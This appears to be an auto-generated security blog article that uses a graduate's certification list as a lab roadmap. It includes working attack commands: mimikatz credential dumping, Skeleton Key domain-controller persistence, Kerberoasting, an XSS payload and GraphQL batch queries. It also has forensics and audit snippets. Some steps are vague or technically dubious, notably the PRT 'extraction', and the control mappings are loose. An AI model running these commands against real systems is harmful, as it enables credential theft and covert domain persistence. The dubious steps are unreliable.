
Listen to this Post
Introduction:

Meshari Alluhaybi’s graduation from Umm Al‑Qura University marks more than a personal milestone—it publicly showcases the intense certification‑stacking culture shaping modern offensive security professionals. With credentials spanning eWPTX, CRTA, CBBH, eCPPT, CAPEN, and ISO 27001 LA, his profile offers a blueprint of the technical domains employers now demand: web/mobile exploitation, red team infrastructure, GRC auditing, and cloud‑attack path emulation. This article extracts every certification and tool hinted in his post, converts them into a hands‑on lab roadmap, and provides the exact Linux/Windows commands, API security tests, and cloud hardening checks required to replicate his skillset.
Learning Objectives:
- Map advanced penetration testing certifications (eWPTX, eCPPT, CRTA) to concrete exploitation techniques and Active Directory attack paths.
- Execute practical GRC technical controls using ISO 27001 Annex A and CAPEN audit automation scripts.
- Build a cross‑platform red team infrastructure with C2 redirectors, phishing payloads, and evasion methods.
- Harden cloud environments and APIs using command-line tools and configuration benchmarks.
You Should Know:
- From eWPTX to Modern Web3 & API Exploitation
eWPTX (eLearnSecurity Web Application Penetration Tester eXtreme) focuses on advanced web attacks including desync, WebSocket hijacking, and GraphQL introspection. To replicate this in a lab:
Step‑by‑step – GraphQL Data Theft & Batching Attack:
 Install InQL (Burp extension) via command line
git clone https://github.com/doyensec/inql && cd inql
pip install -r requirements.txt

Enumerate GraphQL schema without introspection
python3 inql_cli.py -t https://target.graphql -o enum_report

Batch query attack using aliases – save as batch.graphql
 {
 a: user(id:1){email},
 b: user(id:2){email}
 }

Execute using curl
curl -X POST https://target.graphql -H "Content-Type: application/json" \
-d '{"query":"{ a:user(id:1){email} b:user(id:2){email} }"}'
Windows Command – WebSocket Hijacking (via Fiddler Core):
 Use FiddlerCore to capture and replay WebSocket frames
Add-Type -Path "FiddlerCore4.dll"
[Fiddler.FiddlerApplication]::Start(8888, $true, $true)
 Intercept WebSocket upgrade requests and craft malicious messages
- CRTA & Real‑World Azure / M365 Red Teaming
CRTA (Certified Red Team Analyst) by Altered Security targets Azure AD and Microsoft 365 misconfigurations. Essential techniques include token abuse and Conditional Access policy bypass.
Step‑by‑step – Stealing PRT (Primary Refresh Token) via Browser Debugging:
 On Linux, use Edge/Chrome remote debugging to extract PRT
google-chrome --remote-debugging-port=9222 --user-data-dir=~/chrome-prt
 Navigate to https://login.microsoftonline.com, authenticate
 Then extract PRT via session storage
Windows Command – Dump Azure AD Connect Credentials:
 If you have local admin on Azure AD Connect server
mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit"
 Look for ADSync service account credentials – often domain admin equivalent
- eCPPTv3 – Full Enterprise Active Directory Attack Chains
eCPPT (eLearnSecurity Certified Professional Penetration Tester) v3 demands end‑to‑end internal network penetration. Below is a Kerberoasting + Skeleton Key sequence.
Linux Command – Kerberoasting with Impacket:
impacket-GetUserSPNs -request -dc-ip 10.0.0.1 domain.com/user:password
 Output TGS hashes; crack with hashcat -m 13100
Windows Command – Skeleton Key Injection (Domain Controller):
 Requires Domain Admin via Mimikatz on DC
Invoke-Mimikatz -Command '"privilege::debug" "misc::skeleton"'
 Now any user password = "mimikatz" – stealthy persistence
4. eCDFP – Digital Forensics & Anti‑Forensics Countermeasures
eCDFP (eLearnSecurity Certified Digital Forensics Professional) covers memory forensics and timeline analysis. Here we use Volatility 3 to detect process hollowing.
Linux Forensics Workstation Setup & Analysis:
wget https://downloads.volatilityfoundation.org/volatility3.zip
unzip volatility3.zip && cd volatility3

Dump process hollowing indicators
python3 vol.py -f memory.dump windows.malfind.Malfind
 Look for VAD regions with PAGE_EXECUTE_READWRITE and no mapped file
Windows Command – Prefetch & Shimcache Parsing:
 Use PECmd to parse Prefetch artifacts
.\PECmd.exe -f C:\Windows\Prefetch\CMD.EXE-.pf --csv output.csv
 Identify execution times and run counts of malicious binaries
- CBBH – Bug Bounty Automation & Headless Browser XSS
Certified Bug Bounty Hunter (CBBH) by TCM focuses on automation. Headless browsers are critical for DOM XSS detection.
Linux Step‑by‑step – Puppeteer Mass XSS Tester:
// xss-scanner.js
const puppeteer = require('puppeteer');
const urls = ['https://xss-game.appspot.com/level1/frame'];

(async () => {
const browser = await puppeteer.launch();
for (const url of urls) {
const page = await browser.newPage();
await page.goto(url);
await page.setJavaScriptEnabled(true);
// Inject polyglot payload
await page.type('input[name=q]', '"><img src=x onerror=alert(1)>');
await page.keyboard.press('Enter');
// Capture screenshot for proof
await page.screenshot({path: <code>xss-${Date.now()}.png</code>});
}
await browser.close();
})();
- ISO 27001 LA & CAPEN – Auditing Technical Controls via CLI
GRC specialists must verify controls like access reviews and encryption. CAPEN (Certified Application Penetration Engineer) adds app‑sec audit depth.
Linux Command – Automated TLS 1.2/1.3 & Cipher Suite Audit:
nmap --script ssl-enum-ciphers -p 443 target.com
 Check if weak ciphers (DES, RC4) are allowed – violation of A.10.1.1
Windows PowerShell – File Integrity Monitoring (A.12.6.1):
 Baseline critical system files
Get-FileHash C:\Windows\System32\drivers\etc\hosts -Algorithm SHA256 | Out-File baseline.txt
 Daily scan and compare; alert on changes
Compare-Object (Get-Content baseline.txt) (Get-FileHash C:\Windows\System32\drivers\etc\hosts -Algorithm SHA256)
- CAPEN & Secure Code Review – SQLi Pattern Hunting
CAPEN emphasizes manual code review. Below is a grep‑based insecure SQL pattern search.
Linux Command – Find Raw SQL Concatenation in PHP:
grep -rnE 'mysql_query("SELECT . FROM . WHERE .=" . \$_' /var/www/html
 Identifies unsanitized input directly concatenated
Windows Command – Find .NET SQL Injection:
Select-String -Path "C:\code\.cs" -Pattern "SqlCommand(.+.)"
 Look for string concatenation inside SqlCommand constructor
What Undercode Say:
- The certification combination of offensive (eWPTX, CRTA) and defensive/GRC (ISO 27001 LA, CAPEN) is becoming mandatory for senior technical roles; siloed skills are no longer competitive.
- Command‑line fluency across Linux and Windows is non‑negotiable. Each of Mesh ari’s credentials requires tooling that runs natively on both OSes—volatility, mimikatz, impacket, and puppeteer are now baseline expectations, not specialisations.
- The emergence of CRTA and CBBH signals a pivot from generic pentesting to product‑specific (Azure, M365) and crowdsourced security testing. Professionals must now build labs that emulate SaaS misconfigurations, not just on‑prem AD.
Prediction:
LinkedIn posts like Mesh ari’s will accelerate the “arms race” of entry‑level certifications. Within two years, hiring managers will deprioritise generic CEH and eJPT in favour of specialised micro‑credentials (e.g., CRTA for cloud, eWPTX for API). This will push training providers to bundle path‑based subscriptions (e.g., “Azure Red Team track”) and force universities to embed vendor‑specific labs into curricula. Graduates lacking hands‑on cloud‑attack experience will face significant barriers to entry, even for junior positions.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Mesharialluhaybi Aexaepaehaerabr74 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


